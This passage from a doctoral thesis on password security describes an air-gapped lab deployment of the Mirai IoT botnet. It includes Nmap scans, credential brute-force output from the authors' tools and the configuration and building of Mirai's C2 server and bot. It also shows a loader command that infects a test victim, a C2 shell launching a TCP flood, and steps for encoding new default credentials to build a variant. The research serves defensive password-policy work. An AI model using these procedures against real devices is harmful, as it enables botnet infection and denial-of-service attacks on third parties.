All virtualised infrastructure is connected to the network via a virtual bridge, with all virtual machines running 64-bit Ubuntu Linux (version 18.04 for the C2 and DNS servers and 14.04 for the virtual test victim). The addition of a 42v IEEE 802.3af Power over Ethernet (PoE) injector was necessary to run the ACTi D32 security camera. This network is air-gapped, to prevent accidental leakage of *Mirai* traffic outside the network (e.g. onto the Internet) even if the router is infected.

2. Initial port scan. To ascertain which devices on the test network had applications listening on which ports, we ran a full port scan against each device using the popular network auditing utility *Nmap*. The results of these scans are shown in Figure 2.10, with three of four connected devices showing open Telnet ports (23) and all aside from the virtual test victim showing open HTTP ports (80). We focus on the Telnet ports for now, approaching the open HTTP ports in the next section: *Attacking the IoT Across Protocols*.

Port	SMC Broadband Router	Dreambox Multimedia Receiver	ACTi Security Camera	Virtual Test Victim
20	—	—	ftp-data (closed)	—
21	—	ftp (open)	ftp (closed)	—
22	—	—	ssh (closed)	—
23	telnet (open)	telnet (open)	—	telnet (open)
53	domain (open)	—	—	—
80	http (open)	http (open)	http (open)	—
443	—	—	https (closed)	—
5555	freeciv (open)	—	—	—
6001	—	—	X11:1 (open)	—
6002	—	—	X11:2 (open)	—
7070	—	—	realserver (open)	—
12000	—	cce4x (open)	—	—
16000	—	fmsas (open)	—	—
16001	—	fmsascon (open)	—	—
31335	—	unknown (open)	—	—
31338	—	unknown (open)	—	—
31339	—	unknown (open)	—	—
31340	—	unknown (open)	—	—
31342	—	unknown (open)	—	—
31343	—	unknown (open)	—	—
31344	—	unknown (open)	—	—
49152	—	unknown (open)	unknown (open)	—

FIGURE 2.10: The results of running full port scans against each device on the test network (see Figure 2.9) using *Nmap*. Note the open Telnet ports on the Dreambox Multimedia Receiver and SMC Broadband Router and open HTTP ports on all devices aside from the virtual test victim.

3. Telnet password security audit. Before deploying *Mirai* on the network, it was first necessary to perform a password security audit of connected devices to determine their vulnerability to the guessing attack it employs. While there exists widely-used and freely-available password bruteforcing software such as *Medusa* (Mondloch, 2018) and *THC Hydra* (Heuse, 2020), we wished to create a tool specifically focused on auditing networks for vulnerability to *Mirai*. To

this end, we authored a tool named TATTLENET² (Johnson, 2020b), which can both scan an IP range to discover devices listening for Telnet connections, and launch a password guessing attack against those devices in order to audit their password security. By loading this tool with the attack dictionary extracted from *Mirai*'s source code, we can determine whether or not a specific connected device (or indeed any connected device in an IP range) is susceptible to infection.

```
##### v0.9.0.0
A utility to detect open Telnet ports and audit their password
security. MIT licensed. Use responsibly.

Password security will *NOT* be audited because -p flag not passed.
Now auditing range 192.168.2.1-5 containing 5 address(es) for open ports...
Telnet is open on host: 192.168.2.1
Host is inaccessible: 192.168.2.2
Host is inaccessible: 192.168.2.3
Host is inaccessible: 192.168.2.4
Host is inaccessible: 192.168.2.5
Found 1 listening targets: 192.168.2.1
Done!
Now auditing range 192.168.2.100-105 containing 6 address(es) for open ports...
Telnet is open on host: 192.168.2.100
Telnet is open on host: 192.168.2.101
Telnet is closed on host: 192.168.2.102
Host is inaccessible: 192.168.2.103
Host is inaccessible: 192.168.2.104
Host is inaccessible: 192.168.2.105
Found 2 listening targets: 192.168.2.100, 192.168.2.101
Done!
```

(A) Discovering open Telnet ports

```
r Guess going up: admin:password
r Login failed with: admin:password
r Guess going up: root:root
r Login failed with: root:root
r Guess going up: root:12345
r Login failed with: root:12345
r Guess going up: user:user
r We got bounced, maybe because we maxed out our retries. Reconnecting...
r Guess going up: user:user
r Login failed with: user:user
r Guess going up: admin:
r Login failed with: admin:
r Guess going up: root:pass
r Login failed with: root:pass
r Guess going up: admin:admin1234
r We got bounced, maybe because we maxed out our retries. Reconnecting...
r Guess going up: admin:admin1234
r Login failed with: admin:admin1234
r Guess going up: root:1111
r Login failed with: root:1111
r Guess going up: admin:smcadmin
r Successfully logged in with: admin:smcadmin
Done!
```

(B) Recovering the router password

FIGURE 2.11: Using TATTLENET to discover three of the devices from Figure 2.9 listening for Telnet connections on port 23 (see Figure 2.11a) then to ascertain that the SMC router pictured in Figure 2.7 is vulnerable to the guessing attack employed by the *Mirai* botnet worm with username admin and password smcadmin (see Figure 2.11b). Screenshots by author.

Figure 2.11a shows TATTLENET in use to discover which of the devices in our test network (see Figure 2.9) are listening for Telnet connections on port 23. The SMC router is at 192.168.2.1, while the virtual victim and Dreambox TV receiver are at 192.168.2.100 and 192.168.2.101 respectively. The host with the closed Telnet port at 192.168.2.102 is the PC used for traffic capture. While the ACTi IP camera is connected to the network at address 192.168.2.104, it does not respond on TCP port 23 and appears as inaccessible.

We used TATTLENET with the password guessing dictionary extracted from the *Mirai* source code to perform a preliminary check of the vulnerability of each device on our test network to infection (see Figure 2.11b). Results are shown in Table 2.1, and indicate that both the SMC router and Dreambox as well as the virtual test victim have passwords that would be successfully guessed by the original strain of the *Mirai* worm.


TABLE 2.1: Telnet usernames and passwords for each device on our *Mirai* test network (see Figure 2.9) as recovered by TATTLENET.

Device	IP	Username	Password
SMC Broadband Router	192.168.2.1	admin	smcadmin
Dreambox Receiver	192.168.2.101	root	dreambox
ACTi Security Camera ¹	192.168.2.104	—	—
Virtual Test Victim	192.168.2.100	root	admin

¹ Telnet is closed on this device.

²We make TATTLENET freely available as open-source software:
<https://github.com/passlab-sec/tattlenet>

4. Configuring and Building *Mirai*. Though innumerable variants have been created and released since (Antonakakis et al., 2017; Kolias et al., 2017), the original *Mirai* source code was first released by a user on *hackforums.net* posting under the pseudonym *Anna-senpai* (Anna-senpai, 2016) and has since been made available on GitHub for security research purposes (Gamblin, 2017). Configuring and building *Mirai* is very straightforward and we suspect trivial for even a novice attacker with basic knowledge of the Linux command line to carry out with the aid of the instructions provided by the author in their original post (Anna-senpai, 2016).



```

GNU nano 2.9.3                                main.go
package main

import (
    "fmt"
    "net"
    "errors"
    "time"
)

const DatabaseAddr string = "127.0.0.1"
const DatabaseUser string = "mirai_user"
const DatabasePass string = "H1st0ir3*backg4mm0n"
const DatabaseTable string = "mirai"

var clientList *ClientList = NewClientList()
var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass, $

func main() {
    tel, err := net.Listen("tcp", "0.0.0.0:23")
    [ Read 112 lines ]
    ^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
    ^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T Formatter  ^_ Go To Line
  
```

FIGURE 2.12: Editing the source code of the *Mirai* C2 server software with database login credentials. Screenshot by author.

Our procedure for configuring and building *Mirai* for testing purposes was as follows:

- **Installing a database server.** The C2 server uses a MySQL database to store user account credentials, usage history, and other configuration information. We first installed MySQL on the C2 server, and created the necessary database and table structure using the SQL script bundled with the source code (Gamblin, 2017). We inserted one test user *anna-senpai* into the database according to the instructions provided alongside the original source code release (Anna-senpai, 2016).
- **Configuring the C2 server.** The C2 server itself is written in Go, and required some minimal source code changes, namely the adjustment of the hard-coded database credentials in `main.go` to correspond to those of our MySQL server (see Figure 2.12).
- **Configuring the bot (payload).** The payload itself is written in C and also required some minimal source code changes. Namely:
 - Bots resolve the IP address of the C2 server through a DNS lookup, allowing for the botnet owner to move it to a different IP address if necessary (for example, if their hosting provider suspends their service or if it comes under a retaliatory DDoS attack). The domain name used to resolve the IP address of our C2 server (we used `cnc.local`) needed to be encoded/obfuscated using a small tool (called *enc*) bundled with the source code release and adding in place of a default

placeholder value. Again, this was carried out according to the instructions provided by the malware author in (Anna-senpai, 2016).

- The IP address of the DNS server used to look up the IP of the C2 server needed changing to our test DNS server IP from the default 8.8.8.8. This change would not be necessary if we were deploying this malware outside our air-gapped test network.
- **Installing a HTTP server to host payloads.** We found that an additional piece of HTTP server software was required to be installed on the C2 server for the loader to download architecture-specific payloads from in order to successfully infect devices, due to the provision for this built into *Mirai* failing to function correctly. We suspect this may be due to our test network configuration and speculate that this may not be necessary if we were deploying the malware in the wild. We chose *Apache* for this purpose.
- **Executing the build scripts.** *Mirai* comes with build scripts that are very straightforward to use and require minimal prerequisite software to run (only *gcc*, *go* and a few *Go* packages). Using freely-available cross-compilers, the bundled build scripts optionally build executable binaries for a variety of architectures including x86, ARM and MIPS which allows the payload to execute on a wide range of hardware. We executed these build scripts in debug mode which builds binaries with more verbose output.

5. Infecting vulnerable devices. Rather than allowing the payload to propagate between devices on our air-gapped network (which would involve setting up a report server per Figure 2.8), we opted to attempt to manually infect each device by invoking the loader manually, as we would if we were seeding the botnet for the first time. The process of invoking the loader to infect the virtual test victim is shown in Figure 2.13.

Figure 2.13 consists of two terminal screenshots. Screenshot (A) shows a user running a command to cat a file named test_victim.txt, which displays the IP address 192.168.2.100:23, username root, and password admin. Then, the user runs ./loader.dbg, which starts the loader. Screenshot (B) shows the loader's output, including a listening message, a successful payload execution message, and a shutdown message.

```

$ cat test_victim.txt
192.168.2.100:23 root:admin
$ cat test_victim.txt | ./loader.dbg
0010 65 74 2e 78 38 36 20 2f 62 69 6e 2f 62 75 73 et.x86; /bin/bus
0020 79 62 6f 78 20 49 48 43 43 45 0d 0e ybox IHCE..
TELIN: ./dvrHelper telnet.x86; /bin/busybox IHCE
TELIN: listening tun0
TELIN:
TELIN: IHCE
TELIN: : applet not found
[FD13] Successfully ran payload
TELOUT:
0000 2f 62 69 6e 2f 62 75 73 79 62 6f 78 20 45 43 43 /bin/busybox ECC
0010 48 49 0d 0a HI..
TELIN: #
TELIN: /bin/busybox ECCHI
TELIN: ECCHI
TELIN: : applet not found
[FD13] Shut down connection
OK|192.168.2.100:23 root:admin x86
[FD13] Cleaned up files
$

```

(A) Manually invoking the loader

(B) Successful payload execution

FIGURE 2.13: Manually invoking the *Mirai* loader to infect the virtual test victim. Figure 2.13a shows the specially-formatted file `test_victim.txt` containing the IP address, port number, username and password of the victim being passed to the `./loader.dbg` loader binary. Figure 2.13b shows the loader indicating that the payload was successfully executed on the victim.

Immediately after the payload successfully executes on the victim device, it begins scanning pseudorandom IPv4 addresses for new devices to infect. Using the popular *Wireshark* packet sniffing software (Sanders, 2011), we were able to capture such scanning traffic from the infected virtual test victim consisting of TCP SYN requests sent to port 23 (see Figure 2.14a). We measured the virtual

test victim as making ≈ 144 requests of this nature per second (see Figure 2.14b), meaning it would be possible for this one device to scan the entire IPv4 address space (that is, 2^{32} addresses) in a minimum of ≈ 345.21 days. At the peak of $\approx 600,000$ *Mirai* infections, assuming identical scanning behaviour on all infected devices, this minimum would be reduced to just ≈ 49.71 seconds.



(A) *Mirai* scanning traffic capture(B) Plot of *Mirai* SYN requests/second

FIGURE 2.14: Wireshark capture of *Mirai* scanning traffic originating from the virtual test victim and plot of requests per second. Traffic consists of TCP SYN requests to port 23 of pseudorandom IP addresses. No ACK responses are returned due to the air-gapped network. Screenshot/graph by author.

Of our four test devices, we were able to manually infect two using the loader—the virtual test victim and the Dreambox multimedia receiver. Though the loader is successful in downloading the payload on to the SMC wireless router, that payload subsequently fails to execute, which could be due to any number of factors including an incompatible architecture/software stack, or firmware patched against *Mirai*. We did not investigate this further, instead focusing our efforts on the two devices susceptible to infection.

The *Mirai* worm is even somewhat “territorial”, and will attempt to close and re-bind ports such as 22 (SSH) and 23 (Telnet) on the infected device that might provide an avenue through which the malware could be removed, or that might act as a vector for infection by competing malware. Development of *Mirai* variants is therefore motivated not only by competition with security measures devised by security researchers, but also with other malware authors.

TABLE 2.2: Whether or not we were able to infect each of our test devices, showing the two devices we were able to infect and the two that we could not.

Device	Infectable?	Remarks
SMC Broadband Router	✗	Payload fails to execute.
Dreambox Receiver	✓	Payload executes successfully.
ACTi Security Camera	✗	Telnet port closed.
Virtual Test Victim	✓	Payload executes successfully.

6. Controlling the botnet. The botnet is controlled by the attacker by accessing the *Mirai* C2 shell over Telnet. From here, it is possible to issue commands to

direct the botnet to launch several kinds of attack, as well as collect information about the size of the botnet and the architectures of the devices that comprise it.

```

Connected to 192.168.2.11.
Escape character is '^]'.
я люблю куриные наггетсы
пользователь: anna-senpai
пароль: *****

проверив счета... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poisn.so.1
[+] DDOS | Wiping env libc.poisn.so.2
[+] DDOS | Wiping env libc.poisn.so.3
[+] DDOS | Wiping env libc.poisn.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
anna-senpai@botnet# botcount
telnet.ppc: 1
telnet.x86: 1
anna-senpai@botnet# stomp 192.168.2.104 210 dport=80
anna-senpai@botnet#

```

FIGURE 2.15: Logging in to the *Mirai* C2 shell over Telnet, running the botcount command to check botnet size and launching a TCP stomp attack against 192.168.2.104 on port 80. Screenshot by author.

Upon connecting to the C2 server, the user is presented with a message reading “я люблю куриные наггетсы” (which translates to “I love chicken nuggets” in Russian), followed by a prompt, also in Russian, for a username and password. The command-line interface (CLI) then presents “проверив счета...” (“checking accounts”) alongside a few lines of text purporting to show the software covering the user’s tracks, though in fact no such actions are performed and there is merely a programmed delay after each line of text is shown.




FIGURE 2.16: A sequence diagram demonstrating the TCP stomp attack initiated in Figure 2.15.

Figure 2.15 shows the process of logging in to the *Mirai* C2 shell, issuing the botcount command to check the botnet size and architecture of its constituent devices, and launching one of the many attack types supported. In this case, there is one x86 device (the virtual test victim) and one PowerPC device (the

Dreambox multimedia receiver) connected. Specifically, the attack type used is denoted in the *Mirai* source code as `ATK_VEC_STOMP`, a variation on the well-known layer 4 ACK flood designed to bypass certain mitigation measures. A SYN request is first sent to the target IP address and port to obtain a legitimate sequence number, once the target replies with a SYN/ACK. The target is then flooded with ACK packets with randomly-increasing sequence numbers in an attempt to effect a DoS condition. Such ACK packets also have their push (PSH) flag set, instructing the target to immediately forward its data up to the application layer without buffering, increasing the likelihood of overwhelming the server application (see Figure 2.16).

The CLI is designed for usability, with the user able to enter a question mark (?) at any point in a command in order to be presented with a list of available options alongside their descriptions (see Figure 2.17). This same syntax can be used to access more specific help in conjunction with other commands. For example, `http ?` will show help specific to the `http` attack command. It is likely that this extra effort to create a good user experience was undertaken in order to create a more attractive DDoS-for-hire product to market to attackers.


Immediately after the attack command was issued to the C2 server, the botnet begins to flood the target with traffic (see Figure 2.18). From the one device shown in Figure 2.18 (the virtual test victim) we measured an average of ≈ 17351.57 requests per second and 109Mbps of bandwidth on our test network over a 210-second attack.

```
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poisson.so.1
[+] DDOS | Wiping env libc.poisson.so.2
[+] DDOS | Wiping env libc.poisson.so.3
[+] DDOS | Wiping env libc.poisson.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
anna-senpai@botnet# ?
Available attack list
stomp: TCP stomp flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
udp: UDP flood
dns: DNS resolver flood using the targets domain, input IP is ignored
syn: SYN flood
ack: ACK flood
greip: GRE IP flood
greeth: GRE Ethernet flood
vse: Valve source engine specific flood
anna-senpai@botnet#
```


FIGURE 2.17: The *Mirai* CLI displaying its various attack modes in response to the help (?) command.

7. Devising a variant. The *Mirai* source code is tantamount to a software development kit (SDK) for IoT botnets based on password guessing attacks, and has been extensively used as such as evidenced by the numerous strains of botnet malware derived from its source code that have emerged since its release (Kolias et al., 2017). The instructions distributed alongside the source code, and innumerable other online resources and tutorials make devising a variant a straightforward process for even low-skill attackers.

Let us suppose a new IoT device is released by a vendor, gaining substantial market share, and this hypothetical device has a default username of `router` and password of `securepass`. We need only obfuscate/encode this new username



(A) Mirai attack traffic capture



(B) Plot of attack requests per second

FIGURE 2.18: Wireshark capture of Mirai attack traffic originating from the virtual test victim and plot of requests per second. The attack is directed at port 80 of the target IP address, as specified in Figure 2.15.

and password using the bundled `enc` tool (see Figure 2.19a) and include it in the hard-coded attack dictionary within the source code (see Figure 2.19b) to devise a *Mirai* variant potentially capable of infecting this model of device.

```

$ ./enc string router
XOR'ing 7 bytes of data...
\x50\x40\x57\x56\x47\x50\x22
$ ./enc string securepass
XOR'ing 11 bytes of data...
\x51\x47\x41\x57\x50\x47\x52\x43\x51\x51\x22
$

```

(A) Encoding credentials for inclusion

```

GNU nano 2.9.3 scanner.c
tcp->window = rand_next() & 0xffff;
tcp->syn = TRUE;

// Set up passwords
add_auth_entry("\x50\x40\x56", "\x54\x41\x11\x17\x13\x13", 10);
add_auth_entry("\x50\x40\x56", "\x54\x48\x58\x5A\x54", 9);
add_auth_entry("\x50\x40\x56", "\x43\x46\x4F\x4B\x4C", 8);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
add_auth_entry("\x50\x40\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);
add_auth_entry("\x50\x40\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);
add_auth_entry("\x50\x40\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);
add_auth_entry("\x50\x40\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);
add_auth_entry("\x50\x40\x56", "\x23\x10\x11\x16\x17\x14", 5);
add_auth_entry("\x50\x40\x56", "\x17\x16\x11\x10\x13", 5);
add_auth_entry("\x51\x57\x52\x52\x40\x50\x56", "\x51\x57\x52\x52\x40\x50\x56", 4);
add_auth_entry("\x50\x40\x56", "", 4);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x40\x50\x46", 4);
add_auth_entry("\x50\x40\x56", "\x50\x40\x56", 4);
add_auth_entry("\x50\x40\x56", "\x13\x10\x11\x16\x17", 4);

```


(B) The password dictionary source

FIGURE 2.19: The process of encoding/obfuscating a credential pair using the bundled `enc` tool for inclusion in the hard-coded *Mirai* attack dictionary to create a variant.


Attacking the IoT Across Protocols

While we have examined the *Mirai* botnet and the password guessing attack it employs over Telnet in the previous section, *IoT Devices: A Proof of Concept Attack Over Telnet*, this is far from the only domain in which easily-guessable default passwords are an issue. Indeed, it is possible to employ the same attack dictionary used by *Mirai* across protocols to compromise web applications served over HTTP, which we demonstrate in this section.

Of the devices on our *Mirai* test network, pictured in Figure 2.7 and configured per Figure 2.9, all three devices (aside from the virtual test victim) serve a web application on TCP port 80. Of these, two employ password authentication to prevent unauthorised users from accessing the device: the SMC router protects the router configuration from unauthorised changes using HTTP basic authentication (see Figure 2.20a), and the ACTi IP camera protects its web control panel, through which it is possible to view camera footage and make device



(A) SMC router web UI



(B) ACTi IP camera web UI

FIGURE 2.20: User interfaces of the web applications served by the SMC router (Figure 2.20a) and ACTi IP camera (Figure 2.20b). Screenshots by author.

configuration changes, behind a HTML login form (see Figure 2.20b). While the Dreambox multimedia receiver does serve a web application through which it is possible to reconfigure the device, this is completely unsecured by default and as such we do not explore it further.

As neither the ACTi IP camera (due to its closed Telnet port) nor the SMC router (due to the payload failing to execute) are vulnerable to *Mirai*, we became particularly interested in whether or not compromise of these devices would be possible via their web interfaces instead. That is to say, can we utilise the same attack dictionary employed by *Mirai* over Telnet in an attack over HTTP instead to gain unauthorised access to these devices? With the aim of answering this question, we authored another tool—CRAWDAD³, which is capable of launching password guessing attacks over HTTP by either posting repeated GET requests with specific query string parameters loaded from a CSV file, or using repeated HTTP basic authentication attempts with credentials loaded from a dictionary (Johnson, 2020a).

```
Failure.
Trying with query string: <blank> (credentials admin/1234)
Failure.
Trying with query string: <blank> (credentials admin/12345)
Failure.
Trying with query string: <blank> (credentials admin/54321)
Failure.
Trying with query string: <blank> (credentials admin/123456)
Failure.
Trying with query string: <blank> (credentials admin/7uJMKo8admin)
Failure.
Trying with query string: <blank> (credentials admin/1234)
Failure.
Trying with query string: <blank> (credentials admin/pass)
Failure.
Trying with query string: <blank> (credentials admin/meinsm)
Failure.
Trying with query string: <blank> (credentials tech/tech)
Failure.
Trying with query string: <blank> (credentials mother/fucker)
Failure.
Found 1 success(es):
- Line 22 with query string <blank> (credentials admin/smcadmin)
```

(A) SMC router password guessed

```
Failure.
Trying with query string: USER=admin&PWD=123456&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=123456&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=543216&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=1234566&LOGIN$SYSTEM_INFO
Success! Saved result for display.
Trying with query string: USER=admin&PWD=7uJMKo8admin&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=123456&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=pass6&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=admin&PWD=meinsm&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=tech&PWD=tech6&LOGIN$SYSTEM_INFO
Failure.
Trying with query string: USER=mother&PWD=fucker6&LOGIN$SYSTEM_INFO
Failure.
Found 1 success(es):
- Line 57 with query string USER=admin&PWD=123456&LOGIN$SYSTEM_INFO
```

(B) ACTi IP camera password guessed

FIGURE 2.21: Using the CRAWDAD tool to recover the login credentials of the devices we could not infect with *Mirai* over telnet via HTTP instead. Figure 2.21a shows the recovery of the username and password to the SMC router (admin/smcadmin) and Figure 2.21b that of the ACTi IP camera (admin/123456).

³We make CRAWDAD freely available as open-source software:
<https://github.com/passlab-sec/crawdada>

Figure 2.21 shows the successful use of CRAWDAD to recover the login credentials for each of the devices we were unable to infect using *Mirai*. Despite the fact that we could not infect these devices with the *Mirai* worm itself, its password guessing dictionary alone is sufficient to compromise these devices through a different vector. This throws the simplicity of *Mirai* into sharp relief—its success is much less due to technical brilliance on the part of its authors, and much more to woefully inadequate password security practice on the part of IoT equipment manufacturers.

Relationship to modern passwords: The default passwords on IoT devices vulnerable to *Mirai* are representative of a still-prevalent “functionality over security” attitude from modern IoT equipment manufacturers. Such password security decisions give rise to the quintessential modern password that is guessable (perhaps even publicly available), with repeated attempts at authentication possible from a remote location. It is this vulnerability landscape in which *Mirai* and its variants were and still are able to proliferate that contemporary password security researchers must seek to effect change, with password composition policies representing a powerful tool to assist in accomplishing this. We demonstrate this in Chapters 6 and 7 of this work, when we employ our two password composition policy design frameworks STOIC and SKEPTIC to create password composition policies provably granting immunity against *Mirai* (and potential future *Mirai* variants) as well *Conficker*, another piece of botnet malware capable of propagating using a password guessing attack.

2.1.5 A Brief Summary

Having examined the shibboleth, the watchword, the first password-protected computing system and a selection of modern password-protected IoT devices, we can identify three critical aspects of the threat model faced by modern password authentication systems that sets them apart from the secret-knowledge-based authentication systems both ancient and of recent history:

- **They contain a guessable element.** Passwords as they exist on modern systems can be guessed at by an unauthorised user. Such systems are vulnerable as a consequence of their availability—if an authorised user can attempt to log in so can an unauthorised malicious actor.
- **Authentication can be retried/repeated.** Incorrect password entry attempts by authorised users are common enough that locking an account down after just one incorrect password entry poses a serious usability problem. As such, repeated authentication attempts are allowed on the vast majority of contemporary password-protected systems. Moreover, even if a password authentication system does lock an account down after a set number of failed login attempts, this is of no consequence to an attacker performing an *offline* attack on a stolen database of password hashes (Florêncio, Herley, and Oorschot, 2014b).
- **Authentication can be performed remotely.** It is uncommon for a password-protected system to exist in isolation from a network such as the internet, and indeed it is often a password that serves as the primary authentication factor on systems that are remotely accessible by design (e.g. online banking and e-commerce websites). Even those password authentication

systems that are not accessible remotely (e.g. smartphone lock screens) may be stolen/confiscated and later subject to a guessing attack at the attacker's leisure.

With these three factors in mind, we can surmise that the ideal modern password should not be guessable within a practical amount of time by anyone, even given unlimited attempts at a rate of guessing representative of what is attainable using hardware we might reasonably expect an attacker to have access to given our threat model. While the three factors discussed above are useful in understanding the vulnerability of modern password authentication systems in the broadest sense, as ever in information security research it is our threat model that will dictate the finer points of the mitigation measures we ultimately decide to put in place. A mischievous friend playing a practical joke is less well-resourced and less motivated than a career cybercriminal targeting an online bank account, who in turn poses a lesser threat than a nation-state government engaged in a cyber-espionage campaign.

TABLE 2.3: Whether or not each of the authentication systems we have examined so far exhibit each of the critical aspects discussed in this section that create vulnerability to modern password guessing attacks.

System	Year	Guessable	Repeatable	Remote
Shibboleth	1045-1000 BCE	✗	✗	✗
Watchword	264-146 BCE	✓	✗	✗
CTSS	1963	✓	✓	✗
IoT Devices ¹	2016-present	✓	✓	✓

¹ Specifically, those devices vulnerable to the *Mirai* malware.

Thankfully, a well-chosen password can offer a very high level of security against guessing attacks launched by even extremely well-resourced and motivated attackers. The rapidly increasing size of the search problem such adversaries must contend with as passwords become more and more difficult to distinguish from random strings using the information available to them makes the odds of guessing such a password within a practical amount of time (or indeed within the expected lifetime of our universe) astronomically small. We further elaborate on this key advantage of passwords—high security as a consequence of combinatorial explosion of the search space—in Section 2.3.

2.1.6 A Note on Pattern-Based and Graphical Passwords

On many modern devices, particularly devices equipped with touchscreens such as smartphones, pattern-based (also called *gesture*-based) and graphical passwords now have significant market share. We mention these here due to their ubiquity, but do not focus our efforts on them specifically in this work because they are in many ways isomorphic to text-based passwords, and are in fact often stored as such behind-the-scenes on systems that use them.

Figure 2.22 shows a numeric password being entered on an illustration of a typical 9-key touchscreen-based pattern password keyboard of the sort common on modern smartphones, which bears obvious similarity to an ATM PIN pad, or even the number pad on full-size PC keyboards. This is *not* to say that security

